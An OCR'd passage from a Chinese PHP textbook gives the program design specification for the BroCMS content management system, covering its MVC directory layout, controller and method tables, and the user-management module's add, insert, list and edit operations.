29.6.1 完整性

数据库应用对数据一般都具有一定的限制，这种限制称为完整性。数据库的完整性是保证数据库正确的关键。广义上说，数据库完整性包括数据库中数据的准确性和一致性。理想情况下，数据库软件提供了检查数据完整性的各种方法，但遗憾的是，目前大多数关系数据库系统对数据库的完整性支持并不够充分。

关系数据库系统应该保证输入的值符合其规定的数据类型，并保证值在系统支持的范围内。不同的关系数据库系统可能提供了不同的数据类型，但所有的关系数据库系统都检查输入的值，并且拒绝不符合定义的数据类型的值或者不在系统支持范围内的值。例如，不希望将一个工作人员的生日输入为“1981.11.5”而将另一个工作人员的生日输入为“11/5/1981”。数据必须准确且在数据库中一致存储，这样才能从数据库中检索出正确的数据，才能在数据间做出正确比较。一般来说，关系数据库系统都支持三种完整性：

- 域约束
- 实体完整性约束

- 关联完整性约束

29.6.2　数据库设计的其他问题

上面介绍了数据库设计的主要部分，这些可以帮助用户设计出基本符合要求的数据库，但是在数据库的设计中还有许多其他的问题需要考虑。

- 索引：索引是数据库实现的重要组成部分，对于数据的检索、存储等有很大的影响。
- 安全性：在数据库中，安全性是一个非常重要的问题。必须保证数据库中数据的安全性，特别是在 Internet 迅速发展的今天，有效地保障数据库中数据的安全对用户来说是非常重要的。
- 数据字典：数据字典用来存储数据库中存储的数据的描述信息和数据库管理系统需要的控制信息，数据字典与数据库管理软件密切相关。
- 物理数据库设计：每个数据库管理系统都提供很多种存储结构和存储方法供数据库设计人员选择，物理数据库设计的好坏对数据库的性能有很大的影响。

第30章

程序设计说明书

www.brophp.com

内容管理系统（BroCMS）

文件状态：	文件标识：	LAMP 兄弟连-BroCMS-02-Program
[ ] 草稿	当前版本：	2.0
[√] 正式发布	作　　者：	高洛峰
[ ] 正在修改	完成日期：	2011-12-15

版本历史

版本/状态	作　　者	参与者	起止日期	备注
1.0	高洛峰	教学组成员	2009-11-05 2009-11-20	《细说 PHP》第 1 版
2.0	高洛峰	教学组成员	2012-04-15 2012-04-30	《细说 PHP》第 2 版

30.1 引言

根据分析，我们开发的软件是一个 CMS 系统，也就是我们常说的新闻发布系统。CMS 系统就是能够自动地发布各种信息的平台，所以我们的设计思想就是围绕着这个目标展开的。本系统是基于 PHP 开发的，为了便于代码重用，我们使用 BroPHP 框架进行开发，并且统一管理。

30.1.1 编写目的

本说明是 CMS 软件产品的程序设计说明，记录了系统整体实现上技术层面上的设计。程序设计说明书是进行系统编码的依据，编写本文档的目的在于为程序员的编码提供详细的说明，使程序员能根据详细设计的框图进行正确的编码。并且以需求说明作为依据，同时，该文档将作为产品实现、特性要求

和控制的依据。本文档的读者对象为程序员，系统设计人员。软件开发小组的每一位参与开发成员应该阅读本说明，以清楚产品在技术方面的要求和实现策略。

30.1.2　背景

本系统是《细说 PHP》最后一部分的项目实例，可以作为读者和 LAMP 兄弟连学员的项目参考资料。除了学习项目开发参考使用之外，也可以通过本系统建设自己的网站。

- 软件系统的名称：BroCMS 网站内容管理系统 for NT(v2.0)
- 该软件系统开发项目的任务提出者：《细说 PHP》作者
- 该软件系统的用户：公司客户

30.1.3　定义

为了便于表达及避免歧义，现将本说明书中使用的专门术语的定义和外文首字母组词的原词组列出如下。

CMS：内容管理系统，Content Management System

API：插件管理（第三方开放的插件管理）

BroPHP：本系统应用的超轻量级 PHP 开发框架

30.1.4　使用技术

开发技术：PHP，BroPHP 框架，JavaScript

数据库技术：MySQL

程序控制软件：VIM

30.1.5　参考资料

- 《细说 PHP》
- 《BroPHP 框架》手册
- 软件需求说明书（本书第 28 章）
- 编码规范（本书附录 A）
- 项目进度文档
- API 接口文档
- 数据库设计说明书

30.2　系统的结构

系统总体结构设计采用了 MVC 的设计模式，以及完全使用面向对象的思想开发，并根据 BroPHP

框架的规则去规划视图、控制器和实体类及调用关系。提高代码的易维护性、易读性，增加类内部的纯度、类之间调用的灵活性。

30.2.1 项目的目录结构

在需求阶段，我们将 CMS 分为了前台和后台两个应用。因为是通过 BroPHP 框架进行开发的，用以只需要为每个应用单独声明一个入口文件，分别命名为 index.php（前台入口）和 admin.php（后台应用入口），并存放到项目目录 brocms（该目录存放在 Web 服务器的根目录下）下面。在前台应用的入口文件 index.php 中指定前台的应用目录为“home”目录，在后台应用的入口文件 admin.php 中指定后台的应用目录为“admin”目录。分别访问两个入口文件 BroPHP 自动生成项目结构目录，如下所示：

```
|-- brocms 目录                    #项目根目录
      |-- brophp 目录              #BroPHP 框架目录
      |-- index.php 文件           #前台主入口文件（可以使用其他名称）
      |-- home 目录                #自定义的前台项目应用目录
            |-- controls 目录      #声明控制器类的目录（前台控制器目录）
            |-- models 目录        #声明业务模型类的目录（前台模型目录）
            |-- views 目录         #声明视图的目录（前台视图目录）
      |-- admin.php 文件           #后台主入口文件（可以使用其他名称）
      |-- admin 目录               #自定义的后台项目应用目录
            |-- controls 目录      #声明控制器类的目录（后台控制器目录）
            |-- models 目录        #声明业务模型类的目录（后台模型目录）
            |-- views 目录         #声明视图的目录（后台视图目录）
|-- config.inc.php 文件            #项目的配置文件
|-- classes 目录                   #用户自定义的扩展类目录
|-- commons 目录                   #用户自定义的扩展函数目录
|-- public 目录                    #项目的所有应用公用的资源目录
|-- runtime 目录                   #项目运行时自动生成文件存放目录（可以随时删除）
```

按 BroPHP 框架的要求，程序的配置文件使用项目目录下的 config.inc.php 文件，自己开发的实体类存放在 classes 目录中，公用的图片、JS 和 CSS 等资源存放在 public 目录中，用户上传的图片存放在 public/uploads/目录中。

后台应用的目录为项目目录下的 admin 目录，控制器、视图和模型分别写在 controls 目录、views 目录和 models 目录中。前台应用也是独立的，存放在项目目录中的 home 目录下，也有对应的控制器、视图和模型目录。本系统为前台应用开发了两套模板，所以在前台的 views 目录下有两个目录，用户可以进行模板风格切换。

30.2.2 模块结构

按需求分析的结果，将后台应用分为 12 个模块，前台应用分为 8 个模块。根据主要功能确定前后和后台应用中每个模块的操作和操作权限，如表 30-1 和 30-2 所示。

表 30-1　后台应用的模块操作说明

模　块	操　作	权　限
登录管理	获取登录界面、处理登录、退出、获取验证码操作	无
操作界面管理	主页、顶部、菜单、主区域、底部	后台登录用户
常规管理	获取系统信息、信息设置界面、设置网站信息、更新缓存	网站编辑权限
公告管理	查询公告列表、获取添加界面、添加、获取修改界面、修改、排序、删除，上传图片	网站编辑权限
友情链接管理	查询友情链接列表、获取添加界面、添加、获取修改界面、修改、排序、删除	网站编辑权限
相册管理	查询相册列表、获取添加界面、添加、获取修改界面、修改、删除	网站编辑权限
图片管理	查询图片列表、获取上传界面、添加、删除、弹出列表	网站编辑权限
栏目管理	查询栏目列表、获取添加界面、添加、获取修改界面、修改、排序、删除、设置栏目显示	网站编辑权限
文章管理	查询文章列表、获取添加界面、添加、获取修改界面、修改、删除、设置显示状态、设置是否允许评论	管理文章权限
幻灯片管理	查询幻灯片列表、获取添加界面、添加、获取修改界面、修改、删除	管理文章权限
用户组管理	查询用户组列表、获取添加界面、添加、获取修改界面、修改、删除	管理用户权限
用户管理	查询用户列表、获取添加界面、添加、获取修改界面、修改、删除	管理用户权限

表 30-2　前台应用的模块操作说明

模　块	操　作	权　限
首页管理	获取首页全部内容、获取公告内容	无
列表管理	获取某一个栏目的全部信息	无
内容管理	获取某一文章内容，获取文章评论信息	发表评论权限
搜索管理	搜索和显示	无
登录注册	获取注册界面、添加、登录处理、退出、唯一性检查	无
个人空间管理	显示个人空间首页平台、顶部处理、菜单、用户信息修改、密码设置、头像设置、设置关注、取消关注、获取关注列表、获取粉丝列表	登录用户
消息管理	获取消息列表、写消息、显看单个消息、删除消息	登录用户并有发消息权限
动态管理	获取用户动态列表、删除动态、获取收藏或推荐、设置收藏数、设置推荐、添加评论、修改评论、删除评论、上传图片、上传 Flash 等	登录用户

30.2.3　程序结构

根据反复讨论的需求说明和上面的模块规划，并结合 MVC 设计模式的思想，为每个模块声明一个控制器类来操作。先确定每个控制器和其中每个操作的名称，这样就可以大概确定程序的结构。前台和后台每个应用模块的控制器类及其说明如表 30-3 和 30-4 所示。

表 30-3　后台应用每个控制器类的结构说明

模　块	控制器类	操作方法	简要说明
登录管理	Login	index()	获取登录界面的操作
		prologin()	处理登录的操作
		logout()	用户退出的操作
		code()	获取验证码信息

续表

模　块	控制器类	操作方法	简要说明
操作界面管理	Index	index()	获取后台主页分帖结构
		top()	获取后台主页顶部分帖页面
		menu()	获取后台主页左部分帖菜单页面
		main()	获取后台主页右部主体分帖页面
		bottom()	获取后台主页底部分帖页面
常规管理	Base	sysinfo()	获取网站服务器的系统信息
		baseset()	获取网站设置的表单界面
		set()	接收数据并设置网站信息
		upcache()	更新网站缓存
公告管理	Notice	index()	查询公告列表
		add()	获取添加公告表单界面
		insert()	接收公告数据并插入到数据库中
		mod()	获取修改公告表单界面
		update()	接收公告信息修改数据库原有的记录
		order()	对公告显示顺序进行排列
		del()	删除指定的公告信息
友情链接管理	Flink	index()	查询友情链接列表
		add()	获取添加友情链接表单界面
		insert()	接收友情链接数据并插入到数据库中
		mod()	获取修改友情链接表单界面
		update()	接收友情链接信息修改数据库原有的记录
		order()	对友情链接显示顺序进行排列
		del()	删除指定的友情链接信息
相册管理	Al bum	index()	查询相册列表
		add()	获取添加相册表单界面
		insert()	接收相册数据并插入到数据库中
		mod()	获取修改相册表单界面
		update()	接收相册信息修改数据库原有的记录
		del()	删除指定的相册信息
图片管理	Image	index()	查询图片列表
		add()	获取上传图片表单界面
		insert()	接收图片到服务器中并插入到数据库
		open()	显示弹出式图片列表
		del()	从服务器文件和数据库中删除指定的信息
栏目管理	Column	index()	查询栏目列表
		add()	获取添加栏目表单界面
		insert()	接收栏目数据并插入到数据库中
		mod()	获取修改栏目表单界面
		update()	接收栏目信息修改数据库原有的记录

续表

模　块	控制器类	操作方法	简要说明
		del()	删除指定的栏目信息
		dis()	设置栏目的显示状态
		order()	对栏目显示顺序进行排列
文章管理	Article	index()	查询文章列表
		add()	获取添加文章表单界面
		insert()	接收文章数据并插入到数据库中
		mod()	获取修改文章表单界面
		update()	接收文章信息修改数据库原有的记录
		del()	删除指定的文章信息
		fpro()	批量处理文章的各种状态
		status()	单个文章状态的设置
幻灯片管理	Play	index()	查询幻灯片列表
		add()	获取添加幻灯片表单界面
		insert()	接收幻灯片数据并插入到数据库中
		mod()	获取修改幻灯片表单界面
		update()	接收幻灯片信息修改数据库原有的记录
		order()	对幻灯片显示顺序进行排列
		del()	删除指定的幻灯片信息
用户组管理	Group	index()	查询用户组列表
		add()	获取添加用户组表单界面
		insert()	接收用户组数据并插入到数据库中
		mod()	获取修改用户组表单界面
		update()	接收用户组信息修改数据库原有的记录
		del()	删除指定的用户组信息
用户管理	User	index()	查询用户列表
		add()	获取添加用户表单界面
		insert()	接收用户数据并插入到数据库中
		mod()	获取修改用户表单界面
		update()	接收用户信息修改数据库原有的记录
		del()	删除指定的用户信息
全局管理	Common	init()	公用操作，用于处理登录和控制权限操作
		mess()	处理用户提示消息
		upimage()	处理文章和公告的图片上传
		upflash()	处理文章和公告的 Flash 上传

表 30-4　前台应用每个控制器类的结构说明

模　块	控制器类	操作方法	简要说明
首页管理	Index	index()	输出网站首页信息
		notice()	输出网站公告页面信息

续表

模　块	控制器类	操作方法	简要说明
列表管理	List	index()	以分页格式输出一个栏目记录信息
文章内容管理	Article	index()	输出用户请求的文章详细信息
		comment()	以分页显示当前文章的评论信息
搜索管理	Search	index()	处理用户搜索并显示搜索结果
登录注册	Login	index()	提供用户登录表单
		logout()	处理用户退出
		register()	提供用户注册表单
		insert()	将用户注册信息插入到数据库中
		unique()	检查用户名称是否唯一
		code()	提供用户注册的验证码
		vcode()	验证用户输入的验证码
个人空间管理	User	index()	提供个人空间的操作界面
		top()	个人空间顶部信息的操作
		menu()	个人空间左部菜单的操作
		set()	设置用户信息
		pset()	用户密码设置
		tset()	用户头像设置
		follow()	设置用户关注
		delfollow()	取消用户关注
		allfollowed()	获取粉丝列表
		allfollowing()	获取关注列表
消息管理	Message	index()	显示用户的全部消息列表
		write()	发用户消息
		view()	查看某个消息内容
		del()	删除指定的消息
动态管理	Dynamic	index()	显示一个用户的所有动态信息
		Del()	删除指定的用户动态
		Gts()	获取收藏或推荐数
		Collection()	设置收藏数
		Recommnd()	设置推荐
		Addc()	添加用户评论
		Modc()	修改用户评论
		Delc()	删除用户评论
		Add()	获取文章添加表单
		Insert()	向数据表中添加新的文章
		Mod()	获取文章修改表单
		Update()	更新已有一条文章记录
		Upimage()	处理添加文章时的图片上传
		Upflash()	处理添加文章时的 Flash 动画上传
全局管理	Common	init()	公用操作，用于处理登录和控制权限操作

按 BroPHP 框架的规则，将前台的控制器类声明在项目目录下的 home/controls 中，后台控制器类声明在 admin/controls 目录中。并且控制器类所在的文件名要以“控制器类名.class.php”格式命名，文件名称一律小写。前台和后台两个应用控制器类之间的继承关系如图 30-1 和图 30-2 所示。




图 30-1　BroCMS 后台控制器类图继承关系




图 30-2　BroCMS 前台控制器类图继承关系

30.3 用户管理模块设计说明

从本节开始，将逐个给出各个模块的设计考虑，但限于篇幅，本书只给出一个用户模块的设计参考。

30.3.1 功能

网站在发展过程中需要用户互动来促进网站发展，另一方面也需要防止用户对网站信息的越权访问或随意发布各类信息。因此需要针对不同的服务对象（非注册用户、注册用户、不同的注册用户类型），根据其需求开设不同的信息栏目、提供不同范围的信息服务。根据网站的管理需要设定不同权限的管理员，以方便协同管理网站。当用户在网站中注册为注册会员，则相当于在网站中有了一个通行证，会员可用于辨别属于自己的信息、访问或发布权限允许内的信息。用户模块的具体操作如下所示：

1．添加用户

除了新用户自己注册以外，还可以通过用户管理系统提供的表单界面添加新的用户。

2．查询用户

可以根据多种条件筛选出需要处理的用户列表，并通过分页管理多条数据。

3．编辑用户

和添加用户类似，对已经注册的用户进行编辑修改。

4．删除用户

可以删除一些非法的用户记录，可以单条删除，也可以通过复选框选择多项一起删除。

30.3.2 流程逻辑

用户模块操作流程图如图 30-3 所示。




图 30-3　用户模块操作流程图

30.3.3　接口

根据 BroPHP 框架的规则，在设计用户管理模块时，需要在指定的位置一个控制器类（User）。并在控制器类中声明 6 个操作方法，包括用户列表操作 index()、获取添加界面的操作 add()、数据入库的操作 insert()、获取修改页面的操作 mod()、修改数据库记录的操作 update()和删除操作 del()。其中有 3 个操作方法需要通过模板显示数据，并在一些操作中需要通过模型类及实体类完成一些业务。用户管理模块的 MVC 模式结构如图 30-4 所示。




图 30-4　用户模块的 MVC 模式设计结构

30.3.4　存储分配

本模块只需要对一个用户表操作即可，所有数据操作都通过 Model 类来完成。数据表结构详见《数据库设计数明书》（第 29 章）。

30.3.5　注释设计

- 在控制器类、模型类和实体类的首部添加注释说明；
- 在类中的每个方法上方添加注释说明；
- 对各变量的功能、范围、默认条件等加上注释；
- 对使用的逻辑算法加上注释。

30.3.6　限制条件

在添加和修改数据时用户名称、用户密码和电子邮箱必须填写。管理员用户不能删除，否则将不能登录系统，用户被删除时，他的文章及评论等所有信息也会一同删除。

30.3.7 测试计划

通过测试达到以下目标：

- 测试已实现的模块是否达到设计的要求，各个操作点是否以实现。
- 产品规定的操作和运行是否稳定。
- Bug 数和缺陷率控制在可接受的范围之内。
- 业务流程及数据流从软件中的一个模块流到另一个模块的过程中的正确性。

30.3.8 尚未解决的问题

无（在本程序的设计中尚未解决而设计者认为在软件完成之前应解决的问题）。

30.3.9 获取添加用户的界面操作 add()

1. 程序描述

如果需要向数据库中添加一条用户记录，就需要先为管理员提供一个添加表单。操作用户先通过管理平台的菜单项单击“添加用户”链接，就会通过链接中的 URL 访问到用户模块的 add()操作中。在该操作中，需要从模型中获取用户组的列表发送给对应的模板中显示，并输出模板文件（add.tpl），提供给操作用户一个添加用户界面。

2. 输入项

本操作的访问 URL 为：/brocms/admin.php/user/add。

3. 输出项

用户请求时并不需要提供其他的参数输入，但需要从用户组模型中获取一个用户组列表。需要请求 Group 模型中的“formselect("gid", 2)”，第一个参数为用户组表单列表的名称，第二个参数是默认从第二个开始显示。将从 Group 模型中获取的用户组列表通过变量名“select”发送到模板中，输出添加用户的模板。

4. 算法

第一步：提示用户添加的规则

第二步：从用户组模型中获取用户组下拉列表分配到模板中

第三步：加载并输出添加模板 add.tpl

5. 模板设计

需要为该操作声明一个添加用户的模板文件，在模板中只需要声明一个 HTML 表单。在模板设计时需要用到的一些信息如下所示。

模板文件：声明在视图目录中，并在用户模块目录（user）下，文件名称为 add.tpl。

子模板：包含公用的头部（header.tpl）和尾部（footer.tpl）模板文件。

表单提交位置：当前模块的 insert()操作中。

提交方法：POST。

表单项的设计：如表 30-5 所示。

表 30-5　添加用户表单内容项

表 单 项	类　型	名　称	说　明
用户组	checkbox	gid	提供用户组下拉列表
用户名称	text	username	可以使用中文，但禁止除[@][.]以外的特殊符号
用户密码	password	userpwd	初使密码为 brophp
确认密码	password	repwd	
电子邮箱	text	email	请正确添写你的电子邮件地址
用户性别	radio	sex	男、女、保密
是否禁用	checkbox	disable	禁用该用户

说明：如果需要连续录入多个用户，可以添加一下用户组的“记住选项”。

30.3.10　用户数据入库的操作 insert()

1．程序描述

操作者在添加用户表单中录入一个用户信息后，将用户所有录入的数据以 POST 方法传递到 insert()操作中，处理数据并插入到数据表 user 中。

2．输入项

本操作的访问 URL 为：/brocms/admin.php/user/insert。

本操作的输入项是用户在表单中录入的全部信息，包括用户组编号、用户名称、用户密码确认密码、电子邮箱、用户性别和禁用状态。以 HTTP 的 POST 方法传递到本操作中，所以全部保存在超全局数据$_POST 中，其中需要对用户密码进行加密处理（使用 md5()函数）。数组$_POST 的格式如下所示：

```
$_POST=array(
        'username'=>'user',                    //用户名
        'userpwd'=>'123456',                   //用户密码
        'repwd'=>'123456',                     //确认密码
        'sex'=>'1',                            //用户性别
        'disable'=>'0',                        //禁用状态
        'email'=>'user@brophp.com',            //用户电子邮箱
        'sub'=>'添加用户'                       //提交按钮
);
```

3．输出项

本操作中的输出项是要插入到数据库中的数据，是通过验正并处理过的数据。

4．算法

第一步：处理用户提交的数据；

第二步：使用 BroPHP 框架中的自动验证方式进行数据验证；

第三步：如果验证通过，则将数据插入到数据库 user 表中，插入成功后再返回到添加表单界面，

让操作者可以继续添加下一个用户；

第四步：如果验证数据失败，也是返回到添加表单去重新添加数据，但要保留上一次录入过的数据。

第五步：数据添加成功或是失败都要提示操作者。

30.3.11 查询用户列表操作 index()

1. 程序描述

操作者通过“编辑用户”链接进入到用户的列表中，用户的记录列表全部从数据库中获取并以分页形式显示。操作者可以通过用户组的下拉列表选择对应某个用户组下面的全部用户记录，也可以通过用户名称的模糊搜索快速定位到需要的查找的用户，并且通过分页切换页面时也要保持查询条件。

2. 输入项

本操作的访问 URL 为：/brocms/admin.php/user/index。

（1）用户组编号通过 GET 方法传递，格式为$_GET['gid']。

（2）搜索的用户名通过 GET 方法传递，格式为$_GET['search']。

3. 输出项

（1）用户列表，以一个变量形式分配到模板中，类型为一个二维数组，变量名为$users。

（2）分页内容，也是以一个变量形式分配到模块中，类型为一个字符串，变量名为$fpage。

4. 算法

第一步：提示用户操作方式；

第二步：当操作者从下拉列表中选择一个用户组后，用户的记录列表则为当前用户组下面的所有用户，所以需要按组编号组合一个查询的 WHERE 条件，并要根据查询条件组合出分页需要的传递参数；

第三步：同样在搜索用户时也需要按用户称组合一个查询的 WHERE 条件和分页参数，并且要保持在特定用户组下的进行搜索，只查询当前用户组下的符合条件的用户记录；

第四步：如果没有指定用户组或搜索条件为空，则查询全部记录；

第五步：加载输出 index.tpl 模板显示用户记录。

5. 模板设计

在用户列表模块中，需要遍历用户数组列表及其他一些操作链接按钮，使用 DIV+CSS 布局页面模板。在模板设计时需要用到的一些信息如下所示。

模板文件：声明在视图目录中，并在用户模块目录（user）下，模板文件名称和操作名称相同，为 index.tpl。

子模板：包含公用的头部（header.tpl）和尾部（footer.tpl）模板文件。

表单提交位置：其中删除会用到表单，提交到当前模块的 del()操作中，提交方法使用 post。

模板中用到的变量：主要有两个，一个是保存列表数据的二维数组$users，另一个是保存分页字符串变量$fpage。其中$users 的格式如下：

```
$user = array (
    [0]=>array(
```

```
        'id'=>'12',                          //用户编号
        'username'=>'user',                  //用户名
        'regtime'=>'1312323323',             //添加时间
        'email'=>'user@brophp.com',          //用户电子邮箱
        'disable'=>'0',                      //禁用状态
    ),

    [1]=>array(

    )
    id,username,regtime,email,disable
    ......
);
```

30.3.12　获取修改用户的界面操作 mod()

1．程序描述

如果需要修改数据库中一条用户记录，和添加用户相似，需要先为操作者提供一个修改表单。操作者通过单击用户列表中的“修改”链接，就会通过链接中的 URL 访问到用户模块的 mod()操作中。在该操作中加载一个修改模板并输出，为操作者提供一个修改用户界面。

2．输入项

本操作的访问 URL 为：/brocms/admin.php/user/mod。
